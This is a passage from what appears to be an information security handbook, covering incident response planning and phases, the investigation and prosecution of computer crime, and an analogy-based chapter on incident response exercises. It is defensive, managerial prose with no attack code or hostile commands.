Follow-up	Review the incident and improve incident-handling capabilities

response capability. This is the time when a solid foundation for incident response is built. During this phase, an organization deploys preventive and detective controls and develops an incident response capability.

Management responsible for incident response should do the following:

- Name specific individuals (and alternates) as members of the IRT. Each functional area described in the preceding section of this chapter (audit, legal, human resources, public relations, information security, information technology) should be represented by people with appropriate decision-making and problem-solving skills and authority.
- Ensure that there is an effective mechanism in place for contacting team members. Organizations have a similar need for contacting specific people in a disaster recovery scenario. It may be possible to use the same process for incident response.
- Include guidelines for deciding when the incident response plan is invoked. One of the key areas of policy to be considered prior to an incident is answering the question, "What are the criteria for declaring an incident?"
- Specify the relative priority of goals during an incident. For example,
  - Protect human life and safety (this should always be first).
  - Protect classified systems and data.
  - Ensure the integrity of key operating systems and network components.
  - Protect critical data.
- Commit to conducting sessions to exercise the plan, simulating different types of incidents. Exercises should be as realistic as possible without actually staging an incident. An exercise may, for example, prompt legal, human resources, and protection to walk through their roles in a situation where an employee and contractor have conspired to compromise a network and are actively hacking the system while on company premises. Exercises should challenge IT and information security staff to identify the logs and other forensic data or tools that would be used to investigate specific types of incidents.
- Decide on the philosophy to be used in response to an intrusion. Should an attacker successfully hack in, does the victim organization want to get rid of the intruder as quickly as possible and get back to business (protect and proceed)? Or does the organization want to observe the intruder's movements and potentially gather data for prosecution (pursue and prosecute)?
- Ensure that there is a reasonable expectation that the skills necessary to perform the technical tasks of the incident response plan are present in the organization. Enough staff should understand the applicable network components, forensic tools, and the overall plan so that when an incident occurs, it can be investigated in a full and competent manner.
- Make adjustments to the plan based on test scenario exercises and reviews of the organization's response to actual incidents.
- Review the organization's security practices to ensure that intrusion detection systems are functional, logs are activated, sufficient backups are taken, and a program is in place for regularly identifying system vulnerabilities and addressing those vulnerabilities.

Detection Phase

The goal of the detection phase is to determine whether an incident has occurred. There are many symptoms of a security incident. Some common symptoms are:

- New user accounts not created by authorized administrators
- Unusual activity by an account, such as an unexpected log-in while the user is known to be on vacation or use of the account during odd hours
- Unexpected changes in the lengths of timestamps of operating system files
- Unusually high network or server activity or poor system performance
- Probing activity such as port scans
- For Windows operating systems, unexplained changes in registry settings
- Multiple attempts to log in as root or administrator

Various tools are available to help detect activity that could indicate a security incident. First, there are system logs. Systems should be configured so that logs capture events such as successful and failed log-ins of administrator-level accounts. In addition, failed log-ins of all accounts should be logged. Because log data is relatively worthless unless someone analyzes it, logs should be reviewed on a regular basis. For many systems, the amount of data captured in logs is so great that it is impossible to review it without a utility that searches for and reports those records that might be of interest.

Data integrity checkers exist for UNIX and Windows platforms. These utilities typically keep a database of hash values for specified files, directories, and registry entries. Any time an integrity check is performed, the hash value for each object is computed and compared to its corresponding value in the database. Any discrepancy indicates that the object has changed since the previous integrity check. Integrity checkers can be good indications of an intrusion, but it can take a great deal of effort to configure the software to check only those objects that do not change due to normal system activity.

Intrusion detection systems (IDSs) claim to identify attacks on a network or host in real-time. IDSs basically come in two flavors — network based and host based. A network-based IDS examines traffic as it passes through the IDS sensor, comparing sequences of packets to a database of attack signatures. If it finds a match, the IDS reports an event, usually to a console. The IDS may also be able to send an e-mail or dial a pager as it detects specific events. In contrast, a host-based IDS examines log data from a specific host. As the system runs, the IDS looks at information written to logs in real-time and reports events based on policies set within the IDS.

Organizations become aware of security incidents in many ways. In one scenario, technical staff probably notices or is made aware of an unusual event and begins to investigate. After some initial analysis, it is determined that the event is a threat to the network, so the incident response plan is invoked. If so, the IRT is brought together and formal logging of all activity related to this incident begins. It should be noted that early detection of an incident could mean a huge difference in the amount of damage and cost to the organization. In particular, this is true of malicious code attacks as well as intrusions.

In this phase, the IRT is formally called into action. It is important that certain things occur at this time. Perhaps most importantly, one person should take charge of the process. A log of all applicable events should be initiated at this time and updated throughout the incident. Everyone involved in responding to the incident must be aware of the process. They should all be reminded that the incident will be handled in accordance with guidance provided by the plan, that technical staff should communicate all new developments as quickly as possible to the rest of the team, that everyone must remember to observe evidence chain-of-custody guidelines, and that all communication to employees as well as the outside world should flow through official channels. Some organizations will specify certain individuals who should always be notified when the incident response plan is invoked, even if they are not members of the IRT. For example, the highest internal audit official, COO, the highest information security official, or, in the case where each division of an organization has its own incident response capability, corporate information security may be notified.

Containment Phase

The goal of the containment phase is to keep the incident from spreading. At this time, actions are taken to limit the damage. If it is a malicious code incident, infected servers and workstations may be disconnected from the network. If there is an intruder on the network, the attacker may be limited to one network segment

and most privileged accounts may be temporarily disabled. If the incident is a denial-of-service attack, the sources may be able to be identified and denied access to the target network. If one host has been compromised, communication to other hosts may be disabled.

There is much that can be done prior to an incident to make the job of containment easier. Putting critical servers on a separate subnet, for example, allows an administrator to quickly deny traffic to those servers from any other subnet or network known to be under attack.

It is prudent to consider certain situations in advance and determine how much risk to take if faced with those situations. Consider a situation where information security staff suspects that a rogue NT/2000 administrator with privileges at the top of the tree is logged in to the company's Active Directory (AD). In effect, the intruder is logged in to every Windows server defined to the AD. If staff cannot identify the workstation used by the intruder, it may be best to immediately disconnect all workstations from the network. On the other hand, such drastic action may not be warranted if the intrusion occurs on a less sensitive or less critical network segment. In another example, consider a devastating e-mail-borne worm spreading through an enterprise. At what point is the e-mail service disabled? The incident response plan should contain guidance for making this decision.

The containment phase is also the time when a message to users may be appropriate. Communication experts should craft the message, especially if it goes outside the organization.

Eradication Phase

Conceptually, eradication is simple — this is the phase in which the problem is eliminated. The methods and tools used will depend on the exact nature of the problem. For a virus incident, anti-virus signatures may have to be developed and applied; and hard drives or e-mail systems may need to be scanned before access to infected systems is allowed to resume. For an intrusion, systems into which the intruder was logged must be identified and the intruder's active sessions must be disconnected. It may be possible to identify the device used by the intruder and either logically or physically separate it from the network. If the attack originated from outside the network, connections to the outside world can be disabled.

In addition to the immediate effects of the incident, such as an active intruder or virus, other unauthorized changes may have been made to systems as a result of the incident. Eradication includes the examination of network components that may have been compromised for changes to configuration files or registry settings, the appearance of Trojan horses or backdoors designed to facilitate a subsequent security breach, or new accounts that have been added to a system.

Recovery Phase

During the recovery phase, systems are returned to a normal state. In this phase, system administrators determine (as well as possible) the extent of the damage caused by the incident and use appropriate tools to recover. This is primarily a technical task, with the nature of the incident determining the specific steps taken to recover. For malicious code, anti-virus software is the most common recovery mechanism. For denial-of-service attacks, there may not even be a recovery phase. An incident involving unauthorized use of an administrative-level account calls for a review of (at least) configuration files, registry settings, user definitions, and file permissions on any server or domain into which the intruder was logged. In addition, the integrity of critical user databases and files should be verified.

This is a phase where tough decisions may have to be made. Suppose, for example, the incident is an intrusion and an administrative account was compromised for a period of two days. The account has authority over many servers, such as in a Windows NT domain. Unless one can account for every action taken by the intruder (maybe an impossible task in the real world), one can never be sure whether the intruder altered operating system files, updated data files, planted Trojan horses, defined accounts that do not show up in directory listings, or left time bombs. The only ways to be absolutely certain that a server has been recovered back to its preincident state is to restore from backup using backup tapes known to be taken before the intrusion started, or rebuild the server by installing the operating system from scratch. Such a process could consume a significant amount of time, especially if there are hundreds of servers that could have been compromised. So if a decision is made not to restore from tape or rebuild servers, an organization takes on more risk that the problem will not be fully eradicated and systems fully restored. The conditions under which an organization is willing to live with the added risk is a matter deserving of some attention during the preparation phase.

Follow-Up Phase

It should come as no surprise that after an incident has been detected, contained, eradicated, and all recovery activities have been completed, there is still work to do. In the follow-up phase, closure is brought to the matter with a thorough review of the entire incident.

Specific activities at this time include:

- Consolidate all documentation gathered during the incident.
- Calculate the cost.
- Examine the entire incident, analyzing the effectiveness of preparation, detection, containment, eradication, and recovery activities.
- Make appropriate adjustments to the incident response plan.

Documentation should be consolidated at this time. There may have been dozens of people involved during the incident, particularly in large, geographically dispersed organizations. If legal proceedings begin years later, it is highly unlikely that the documentation kept by each participant will still exist and be accessible when needed. Therefore, all documentation must be collected and archived immediately. There should be no question about the location of all information concerning this incident. Another potential benefit to consolidating all of the documentation is that a similar incident may occur in the future, and individuals handling the new incident should be able to review material from the earlier incident.

The cost of the incident should be calculated, including direct costs due to data loss, loss of income due to the unavailability of any part of the network, legal costs, cost of recreating or restoring operating systems and data files, employee time spent reacting to the incident, and lost time of employees who could not access the network or specific services.

All aspects of the incident should be examined. Each phase of the plan should be reviewed, beginning with preparation. How did the incident occur — was there a preventable breakdown in controls, did the attacker take advantage of an old, unpatched vulnerability, was there a serious virus infection that may have been prevented with more security awareness? Exhibit 153.3 shows questions that could apply at each phase of the incident.

Appropriate adjustments should be made to the incident response plan and to information security practices. No incident response plan is perfect. An organization may be able to avoid future incidents, reduce the damage of future incidents, and get in a position to respond more effectively by applying knowledge gained from a postincident review. The review might indicate that changes should be made in any number of places, including the incident response plan, existing controls, the level of system monitoring, forensic skills of the technical staff, or the level of involvement of non-IT functions.

Other Considerations

Common Obstacles to Establishing an Effective Incident Response Plan

It may seem that any organization committed to establishing an incident response plan would be able to put one in place without much difficulty. However, there are many opportunities for failure as you address the issue of incident response. This section describes some of the obstacles that may arise during the effort.

- There is a tendency to think of serious computer security incidents primarily as IT issues to be handled on a technical level. They are not. Security incidents are primarily business issues that often have a technical component that needs prompt attention. Organizations that consider security incidents to be IT issues are more likely to make the mistake of including only IT and information security staff on the IRT.
- Technical staff with the skills to create and maintain an effective incident response plan may already be overworked simply trying to maintain and improve the existing infrastructure. There can be a tendency to have system administrators put together a plan in their spare time. Typically, these efforts lead to a lot of scurrying to get a plan thrown together in the last few days before a management-imposed deadline for its completion.

EXHIBIT 153.3 Sample Questions for Postincident Review

Preparation

- Were controls applicable to the specific incident working properly?
- What conditions allowed the incident to occur?
- Could more education of users or administrators have prevented the incident?
- Were all of the people necessary to respond to the incident familiar with the incident response plan?
- Were any actions that required management approval clear to participants throughout the incident?

Detection

- How soon after the incident started did the organization detect it?
- Could different or better logging have enabled the organization to detect the incident sooner?
- Does the organization even know exactly when the incident started?
- How smooth was the process of invoking the incident response plan?
- Were appropriate individuals outside of the incident response team notified?
- How well did the organization follow the plan?
- Were the appropriate people available when the response team was called?
- Should there have been communication to inside and outside parties at this time; and if so, was it done?
- Did all communication flow from the appropriate source?

Containment

- How well was the incident contained?
- Did the available staff have sufficient skills to do an effective job of containment?
- If there were decisions on whether to disrupt service to internal or external customers, were they made by the appropriate people?
- Are there changes that could be made to the environment that would have made containment easier or faster?
- Did technical staff document all of their activities?

Eradication and Recovery

- Was the recovery complete — was any data permanently lost?
- If the recovery involved multiple servers, users, networks, etc., how were decisions made on the relative priorities, and did the decision process follow the incident response plan?
- Were the technical processes used during these phases smooth?
- Was staff available with the necessary background and skills?
- Did technical staff document all of their activities?

- It can be difficult to get senior management's attention unless a damaging incident has already occurred. Here is where it may help to draw parallels between business continuity/disaster recovery and incident response. By and large, executives recognize the benefits of investment in a good business continuity strategy. Pointing out the similarities, especially noting that both are vehicles for managing risk, can help overcome this obstacle.
- One can think of a hundred reasons *not* to conduct exercises of the plan. Too many people are involved; it is difficult to stage a realistic incident to test the plan; everybody is too busy; it will only scare people; etc. Lack of testing can very quickly render an incident response plan less than adequate. Good plans evolve over time and are constantly updated as the business and technical environments change. Without periodic testing and review, even a well-constructed incident response plan will become much less valuable over time.

The Importance of Training

It is crucial that an organization conduct training exercises. No matter how good an incident response plan is, periodic simulations or walk-throughs will identify flaws in the plan and reveal where the plan has not kept pace with changes in the automation infrastructure. More importantly, it will keep IRT members aware of the general flow as an incident is reported and the organization responds. It will give technical staff an opportunity to utilize tools that may not be used normally. Each exercise is an opportunity to ensure that all of the tools that might be needed during an incident are still functioning as intended. Finally, it will serve to make key participants more comfortable and more confident during a real incident.

Benefits of a Structured Incident Response Methodology

As this chapter describes, there is nothing trivial about preparing to respond to a serious computer security incident. Development and implementation of an incident response plan require significant resources and specialized skills. It is, however, well worth the effort for the following reasons.

- *An incident response plan provides structure to a response.* In the event of an incident, an organization would be extremely lucky if its technicians, managers, and users all do what they think best and those actions make for an effective response. On the other hand, the organization will almost always be better served if those people acted against the backdrop of a set of guidelines and procedures designed to take them through each step of the way.
- *Development of a plan allows an organization to identify actions and practices that should always be followed during an incident.* Examples are maintaining a log of activities, maintaining an evidentiary chain of custody, notifying specific entities of the incident, and referring all media inquiries to the public relations staff.
- *It is more likely that the organization will communicate effectively to employees if an incident response plan is in place.* If not, messages to management and staff will tend to be haphazard and may make the situation worse.
- *Handling unexpected events is easier if there is a framework that is familiar to all the participants.* Having critical people comfortable with the framework can make it easier to react to the twists and turns that sometimes occur during an incident.

Years ago, security practitioners and IT managers realized that a good business continuity plan was a sound investment. Like business continuity, a computer incident response plan has become an essential part of a good security program.

Notes

1. CERT/CC *Incident Reporting Guidelines*, available at http://www.cert.org/tech_tips/ incident_ reporting.html.
2. *CIAC Incident Reporting Procedures*, available at http://doe-is.llnl.gov/.

Cyber-Crime: Response, Investigation, and Prosecution

Thomas Akin, CISSP

> Any sufficiently advanced form of technology is indistinguishable from magic.
>
> **— Arthur C. Clark**

As technology grows more complex, the gap between those who understand technology and those who view it as magic is getting wider. The few who understand the magic of technology can be separated into two sides — those who work to protect technology and those who try to exploit it. The first are information security professionals, the latter hackers. To many, a hacker's ability to invade systems does seem magic. For security professionals — who understand the magic — it is a frustrating battle where the numbers are in the hackers' favor. Security professionals must simultaneously protect every single possible access point, but a hacker only needs a single weakness to successfully attack a system. The lifecycle in this struggle is:

- Protection
- Detection
- Response
- Investigation
- Prosecution

First, organizations work on protecting their technology. Because 100 percent protection is not possible, organizations realized that if they could not completely protect their systems, they needed to be able to detect when an attack occurred. This led to the development of intrusion detection systems (IDSs). As organizations developed and deployed IDSs, the inevitable occurred: "According to our IDS, we've been hacked! Now what?" This quickly led to the formalization of incident response. In the beginning, most organizations' response plans centered on getting operational again as quickly as possible. Finding out the identity of the attacker was often a low priority. But as computers became a primary storage and transfer medium for money and proprietary information, even minor hacks quickly became expensive. In attempts to recoup their losses, organizations are increasingly moving into the investigation and prosecution stages of the life cycle. Today, although protection and detection are invaluable, organizations must be prepared to effectively handle the response, investigation, and prosecution of computer incidents.

Response

Recovering from an incident starts with how an organization responds to that incident. It is rarely enough to have the system administrator simply restore from backup and patch the system. Effective response will greatly affect the ability to move to the investigation phase, and can, if improperly handled, ruin any chances of prosecuting the case. The high-level goals of incident response are to preserve all evidence, remove the

vulnerability that was exploited, quickly get operational again, and effectively handle PR surrounding the incident. The single biggest requirement for meeting all of these goals is preplanning. Organizations must have an incident response plan in place before an incident ever occurs. Incidents invariably cause significant stress. System administrators will have customers and managers yelling at them, insisting on time estimates. Executives will insist that they "just get the damn thing working!" Even the customer support group will have customers yelling at them about how they need everything operational now. First-time decisions about incident response under this type of stress always lead to mistakes. It can also lead to embarrassments such as bringing the system back online only to have it hacked again, deleting or corrupting the evidence so that investigation and prosecution are impossible, or ending up on the evening news as the latest casualty in the war against hackers.

To be effective, incident response requires a team of people to help recover from the incident. Technological recovery is only one part of the response process. In addition to having both IT and information security staff on the response team, there are several nontechnical people who should be involved. Every response should include a senior executive, general counsel, and someone from public relations. Additionally, depending on the incident, expanding the response team to include personnel from HR, the physical security group, the manager of the affected area, and even law enforcement may be appropriate.

Once the team is put together, take the time to plan response priorities for each system. In a Web server defacement, the top priorities are often getting the normal page operational and handling PR and the media. If an online transaction server is compromised and hundreds of thousands of dollars are stolen, the top priority will be tracking the intruder and recovering the money. Finally, realize that these plans provide a baseline only. No incident will ever fall perfectly into them. If a CEO is embezzling money to pay for online sex from his work computer, no matter what the standard response plan calls for, the team should probably discreetly contact the organization's president, board of directors, and general counsel to help with planning the response. Each incident's "big picture" may require changes to some of the preplanned details, but the guidelines provide a framework within which to work.

Finally, it is imperative to make sure the members of the response team have the skills needed to successfully respond to the incident. Are IT and InfoSec staff members trained on how to preserve digital evidence? Can they quickly discover an intruder's point of entry and disable it? How quickly can they get the organization functional again? Can they communicate well enough to clearly testify about technology to a jury with an average education level of sixth grade? Very few system or network administrators have these skills — organizations need to make sure they are developed. Additionally, how prepared is the PR department to handle media inquiries about computer attacks? How will they put a positive spin on a hacker stealing 80,000 credit card numbers from the customer database? Next, general counsel — how up to date are they on the ever-changing computer crime case law? What do they know about the liability an organization faces if a hacker uses its system to attack others?

Without effective response, it is impossible to move forward into the investigation of the incident. Response is more than "just get the damn thing working!" With widespread hacking tools, a volatile economy, and immature legal precedence, it is not enough to know how to handle the hacker. Organizations must also know how to handle customers, investors, vendors, competitors, and the media to effectively respond to computer crime.

Investigation

When responding to an incident, the decision of whether to formally investigate will have to be made. This decision will be based on factors such as the severity of the incident and the effect an investigation will have on the organization. The organization will also have to decide whether to conduct an internal investigation or contact law enforcement. A normal investigation will consist of:

- Interviewing initial personnel
- A review of the log files
- An intrusion analysis
- Forensic duplication and analysis
- Interviewing or interrogating witnesses and suspects

Experienced investigators first determine that there actually was an intrusion by interviewing the administrators who discovered the incident, the managers to whom the incident was reported, and even users to determine if they noticed deviations in normal system usage. Next, they will typically review system and

network log files to verify the organization's findings about the intrusion. Once it is obvious that an intrusion has occurred, the investigator will move to a combination of intrusion analysis and forensics analysis. Although they often overlap, intrusion analysis is most often performed on running systems, and forensic analysis is done offline on a copy of the system's hard drive. Next, investigators will use the information discovered to locate other evidence, systems to analyze, and suspects to interview. If the attacker came from the outside, then locating the intruder will require collecting information from any third parties that the attacker passed through. Almost all outside organizations, especially ISPs, will require either a search warrant or subpoena before they will release logs or subscriber information. When working with law enforcement, they can provide the search warrant. Nonlaw enforcement investigators will have to get the organization to open a "John Doe" civil lawsuit to subpoena the necessary information. Finally, while the search warrant or subpoena is being prepared, investigators should contact the third party and request that they preserve the evidence that investigators need. Many ISPs delete their logs after 30 days, so it is important to contact them quickly.

Due to the volatility of digital evidence, the difficulty in proving who was behind the keyboard, and constantly changing technology, computer investigations are very different from traditional ones. Significant jurisdictional issues can come up that rarely arise in normal investigations. If an intruder resides in Canada, but hacks into the system by going first through a system in France and then a system in China, where and under which country's laws are search warrants issued, subpoenas drafted, or the case prosecuted? Because of these difficulties, international investigations usually require the involvement of law enforcement — typically the FBI. Few organizations have the resources to handle an international investigation. Corporate investigators can often handle national and internal investigations, contacting law enforcement only if criminal charges are desired.

Computer investigations always involve digital evidence. Such evidence is rarely the smoking gun that makes or breaks an investigation; instead, it often provides leads for further investigation or corroborates other evidence. For digital evidence to be successfully used in court, it needs to be backed up by either physical evidence or other independent digital evidence such as ISP logs, phone company records, or an analysis of the intruder's personal computer. Even when the evidence points to a specific computer, it can be difficult to prove who was behind the keyboard at the time the incident took place. The investigator must locate additional proof, often through nontechnical means such as interviewing witnesses, to determine who used the computer for the attack.

Much of technology can be learned through trial and error. Computer investigation is not one of them. Lead investigators must be experienced. No one wants a million-dollar suit thrown out because the investigator did not know how to keep a proper chain of custody. There are numerous opinions about what makes a good investigator. Some consider law enforcement officers trained in technology the best. Others consider IT professionals trained in investigation to be better. In reality, it is the person, not the specific job title, that makes the difference. Investigators must have certain qualities. First, they cannot be afraid of technology. Technology is not magic, and investigators need to have the ability to learn any type of technology. Second, they cannot be in love with technology. Technology is a tool, not an end unto itself. Those who are so in love with technology that they always have be on the bleeding edge lack the practicality needed in an investigation. An investigator's nontechnical talents are equally important. In addition to strong investigative skills, he or she must have excellent communications skills, a professional attitude, and good business skills. Without good oral communications skills, an investigator will not be able to successfully interview people or testify successfully in court if required. Without excellent written communications skills, the investigator's reports will be unclear, incomplete, and potentially torn apart by the opposing attorney. A professional attitude is required to maintain a calm, clear head in stressful and emotional situations. Finally, good business skills help make sure the investigator understands that sometimes getting an organization operational again may take precedent over catching the bad guy.

During each investigation, the organization will have to decide whether to pursue the matter internally or to contact law enforcement. Some organizations choose to contact law enforcement for any incident that happens. Other organizations never call them for any computer intrusion. The ideal is somewhere in between. The decision to call law enforcement should be made by the same people who make up the response team — senior executive management, general counsel, PR, and technology professionals. Many organizations do not contact law enforcement because they do not know what to expect. This often comes from an organization keeping its proverbial head in the sand and not preparing incident response plans ahead of time. Other reasons organizations may choose not to contact law enforcement include:

- They are unsure about law enforcement's computer investigation skills.
- They want to avoid publicity regarding the incident.

- They have the internal resources to resolve the investigation successfully.
- The incident is too small to warrant law enforcement attention.
- They do not want to press criminal charges.

The reasons many organization will contact law enforcement are:

- They do not have the internal capabilities to handle the investigation.
- They want to press criminal charges.
- They want to use a criminal prosecution to help in a civil case.
- They are comfortable with the skills of law enforcement in their area.
- The incident is international in scope.

All of these factors must be taken into account when deciding whether to involve law enforcement. When law enforcement is involved, they will take over and use state and federal resources to continue the investigation. They also have legal resources available to them that corporate investigators do not. However, they will still need the help of company personnel because those people are the ones who have an in-depth understanding of policies and technology involved in the incident. It is also important to note that involving law enforcement does not automatically mean the incident will be on the evening news. Over the past few years, the FBI has successfully handled several large-scale investigations for Fortune 500 companies while keeping the investigation secret. This allowed the organizations to publicize the incident only after it had been successfully handled and avoid damaging publicity. Finally, law enforcement is overwhelmed by the number of computer crime cases they receive. This requires them to prioritize their cases. Officially, according to the Computer Fraud and Abuse Act, the FBI will not open an investigation if there is less than $5000 in damages. The actual number is significantly higher. The reality is that a defaced Web site, unless there are quantifiable losses, will not get as much attention from law enforcement as the theft of 80,000 credit card numbers.

Prosecution

After the investigation, organizations have four options — ignore the incident, use internal disciplinary action, pursue civil action, or pursue criminal charges. Ignoring the incident is usually only acceptable for very minor infractions where there is very little loss and little liability from ignoring the incident. Internal disciplinary action can be appropriate if the intruder is an employee. Civil lawsuits can be used to attempt to recoup losses. Criminal charges can be brought against those violating local, state, or federal laws. Civil cases only require a "preponderance of evidence" to show the party guilty; criminal cases require evidence to prove someone guilty "beyond a reasonable doubt."

When going to trial, not all of the evidence collected will be admissible in court. Computer evidence is very different from physical evidence. Computer logs are considered hearsay and therefore generally inadmissible in court. However, computer logs that are regularly used and reviewed during the normal course of business are considered business records and are therefore admissible. There are two points to be aware of regarding computer logs. If the logs are simply collected but never reviewed or used, then they may not be admissible in court. Second, if additional logging is turned on during the course of an investigation, those logs will not be admissible in court. That does not mean additional logging should not be performed but that such logging needs to lead to other evidence that will be admissible.

Computer cases have significant challenges during trial. First, few lawyers understand technology well enough to put together a strong case. Second, fewer judges understand technology well enough to rule effectively on it. Third, the average jury has extremely little or no computer literacy. With these difficulties, correctly handling the response and investigation phases is crucial because any mistakes will confuse the already muddy waters. Success in court requires a skilled attorney and expert witnesses, all of whom can clearly explain complex technology to those who have never used a computer. These challenges are why many cases are currently plea-bargained before ever going to trial.

Another challenge organizations face is the financial insolvency of attackers. With the easy availability of hacking tools, many investigations lead back to teenagers. Teenagers with automatic hacking tools have been able to cause billions of dollars in damage. How can such huge losses be recovered from a 13-year-old adolescent? Even if the attacker were financially successful, there is no way an organization could recoup billions of dollars in losses from a single person.

It is also important to accurately define the losses. Most organizations have great difficulty in placing a value on their information. How much is a customer database worth? How much would it cost if it were given to a competitor? How much would it cost if it were inaccessible for three days? These are the type of questions organizations must answer after an incident. It is easy to calculate hardware and personnel costs, but calculating intangible damages can be difficult. Undervalue the damages, and the organization loses significant money. Overvaluing the damages can hurt the organization's credibility and allow opposing counsel to portray the organization as a money-hungry goliath more interested in profit than the truth.

Any trial requires careful consideration and preparation — those involving technology even more so. Successful civil and criminal trials are necessary to keep computer crime from becoming even more rampant; however, a successful trial requires that organizations understand the challenges inherent to a case involving computer crime.

Summary

For most people, technology has become magic — they know it works, but have no idea how. Those who control this magic fall into two categories — protectors and exploiters. Society uses technology to store and transfer more and more valuable information every day. It has become the core of our daily communications, and no modern business can run without it. This dependency and technology's inherent complexity have created ample opportunity for the unethical to exploit technology to their advantage. It is each organization's responsibility to ensure that its protectors not only understand protection but also how to successfully respond to, investigate, and help prosecute the exploiters as they appear.

Response Summary

- Preplan a response strategy for all key assets.
- Make sure the plan covers move than only technological recovery — it must address how to handle customers, investors, vendors, competitors, and the media to be effective.
- Create an incident response team consisting of personnel from the technology, security, executive, legal, and public relations areas of the organization.
- Be flexible enough to handle incidents that require modifications to the response plan.
- Ensure that response team members have the appropriate skills required to effectively handle incident response.

Investigation Summary

- Organizations must decide if the incident warrants an investigation.
- Who will handle the investigation — corporate investigators or law enforcement?
- Key decisions should be made by a combination of executive management, general counsel, PR, and technology staff members.
- Investigators must have strong skills in technology, communications, business, and evidence handling — skills many typical IT workers lack.
- Digital evidence is rarely a smoking gun and must be corroborated by other types of evidence or independent digital evidence.
- Knowing what computer an attack came from is not enough; investigators must be able to prove the person behind the keyboard during the attack.
- Corporate investigators can usually successfully investigate national and internal incidents. International incidents usually require the help of law enforcement.
- Law enforcement, especially federal, will typically require significant damages before they will dedicate resources to an investigation.

Prosecution Summary

- Organizations can ignore the incident, use internal disciplinary action, pursue civil action, or pursue criminal charges.
- Civil cases require a "preponderance of evidence" to prove someone guilty; criminal cases require evidence "beyond a reasonable doubt."
- Most cases face the difficulties of financially insolvent defendants; computer-illiterate prosecutors, judges, and juries; and a lack of strong case law.
- Computer logs are inadmissible as evidence unless they are used in the "normal course of business."
- Due to the challenges of testifying about complex technology, many cases result in a plea-bargain before they ever go to trial.
- Placing value on information is difficult, and overvaluing the information can be as detrimental as undervaluing it.
- Most computer attackers are financially insolvent and do not have the assets to allow organizations to recoup their losses.
- Successful cases require attorneys and expert witnesses to be skilled at explaining complex technologies to people who are computer illiterate.

Incident Response Exercises

Ken M. Shaurette, CISSP, CISA, CISM, IAM and Thomas J. Schleppenbach

It was a quiet clear morning at about 2:26 a.m. I was sleeping soundly when I felt something on my leg. Whatever it was it was smaller than Holly, our cat, but bigger than a bug or a mouse. I quickly rolled over and, taking a swipe with my hand, knocked it off the bed. Without my glasses I could barely see anything, but I saw something run into the master bathroom. I thought to myself, "That sure looked like a small bunny rabbit."

I got up a bit apprehensive, put on my slippers, and found my glasses so I could focus better. Slowly I walked to the bathroom and, sure enough, there it was; something about the size of a softball, all brown and furry, crouching by the toilet. I had not turned the lights on, so it was still dark and hard to see. I stepped back quickly and closed the bathroom door. Gotcha. I had stopped the animal's activity by confining it to the master bathroom. Now what was I going to do? I walked over to the bed and tapped my wife on the shoulder. "What the heck is going on?" she asked, and I said, "I think there is a dangerous animal in our bathroom, it could be a rabbit." She said, "You're just having a bad dream, go back to sleep." I said, "No I can't, I saw it and felt it on my leg. I knocked it off and now I have it confined to the bathroom. I think it's a rabbit!" She said, "You've been stressed out lately, you're just having a dream, go back to bed." I said, "I don't think so; there is a rabbit in our bathroom." She followed with, "Are you sure? What are we going to do? We should call the Department of Natural Resources!" I said, "No, that won't work; the DNR isn't going to do anything at 2:30 in the morning." Suddenly, as quickly as she had doubted me, she asked, "Can we keep it?" I responded, "No, this is a wild rabbit; we need to get it out of here and figure out how it got in."

What was I to do? That thing could make a terrible mess in the bathroom, I thought, remembering that the kids had butterfly nets downstairs and that I had a pair of old leather gloves down on the counter in the kitchen that I had just used that afternoon. I gathered up my makeshift antirabbit tools and went back upstairs to the bathroom. I went in the bathroom and blocked the escape route by shutting the door behind me. I was now prepared to do battle. I could see it crouching motionless behind the toilet. I quickly determined that if I put the butterfly net on one side of the toilet, I could use the small bathroom garbage can to encourage the little beast to go toward the other side. I swiftly put my counter attack in motion. My hasty plan had worked; the critter ran out from under the toilet right into the net. I pounced on it, quickly grabbing the netting to trap a small rabbit, yes a bunny rabbit, in the net. I picked it up and carried it outside. Shortly, the bunny was released back into the wild.

As I put the battle tools away and walked back to the bedroom, I passed my fearless dog, a yellow lab, sleeping peacefully at the top of the stairs. I patted him and said, "Thanks a lot, where were you? That thing must have hopped right past your nose. Man's best friend indeed!" I walked back into the master bedroom and there was Holly, our fearless cat, rolled up in a cozy little ball in the corner. I thought to myself, "What about you? You didn't do your job either; you are supposed to protect me from undesirable events like what just happened." I got nothing from her but a little meow scolding me for the disturbance.

So now I am at work, a little bit tired from the whole experience and thinking, how did that rabbit get into our house? What measures can I take to better manage the risk of losing another night's sleep in the future? Why did the protection measures — the door, the dog, the cat — not stop the event from occurring? Thank goodness I woke up and was able to put my makeshift response plan into effect.

Information Security: Layered Security

By now you have to be wondering what this story about a little bunny has to do with information security. This entire event brings to mind issues about intrusion detection, incident response procedures, testing, and overall security infrastructure as well as protecting evidence. It is really a great analogy covering several of these aspects. So we will evaluate the incident for comparisons to information security.

Start by asking a few basic questions such as: How secure is your perimeter? Has it been tested for vulnerabilities to undesirable entry? Are you prepared for a security incident? Are you prepared to respond?

We will respond to each question by comparing them to a typical environment.

How Secure Is Your Perimeter?

Is your firewall like the door of the house that let the bunny slip though? Was it just a small hole that allowed undesirable access to the internal environment? It did not take a very large hole to let the bunny into the house. I consciously opened the small porthole so I did not have to keep getting up to let the pets in or out. Does that sound familiar? "We just need one port open in order for this application to work."

Has It Been Tested for Vulnerabilities to Undesirable Entry?

I made sure that both my cat and dog were able to come and go using the small hole that I had opened. I did not consider what other, less-desirable creatures might take advantage of this opportunity. If I had only configured the hole a little differently, it could have kept out many of the other undesirables, including the bunny, and still have been functional for my pets to use.

Are You Prepared for a Security Incident? Are You Prepared to Respond?

I was not prepared. Who would have imagined a little bunny wanting to get into the house? There is nothing inside my house wild animals would want, why should I be concerned? Does your corporation have information someone might see as valuable, or perhaps a network that someone, like the bunny, might just be curious to check out? I was totally unprepared and did not expect the events that occurred. How many times do you hear from users that they do not have access to anything that anyone else would want? I was on my last line of defense and just lucky to have the tools available to quarantine as well as to capture and remove the unwanted visitor.

Are you ready with the necessary tools to stop an intruder? Do you have a policy against normal users running hacker-type tools inside your environment? Does the policy allow for administrators to access similar tools to identify vulnerabilities and track incidents? After you stop an intruder, can you capture the necessary evidence to track any damage that may have been done? Is there an incident response plan in place that would have clearly instructed you on who to call and what to do to protect the evidence of an intrusion? Does your organization plan to prosecute for damages? Does a process exist to ensure that the evidence does not get damaged or tampered with and that a proper chain of custody is in place so the evidence retains its forensic quality and will hold up in court?

This chapter will not attempt to answer all of these questions, but it should leave you with some ideas, points to ponder, and actions to consider.

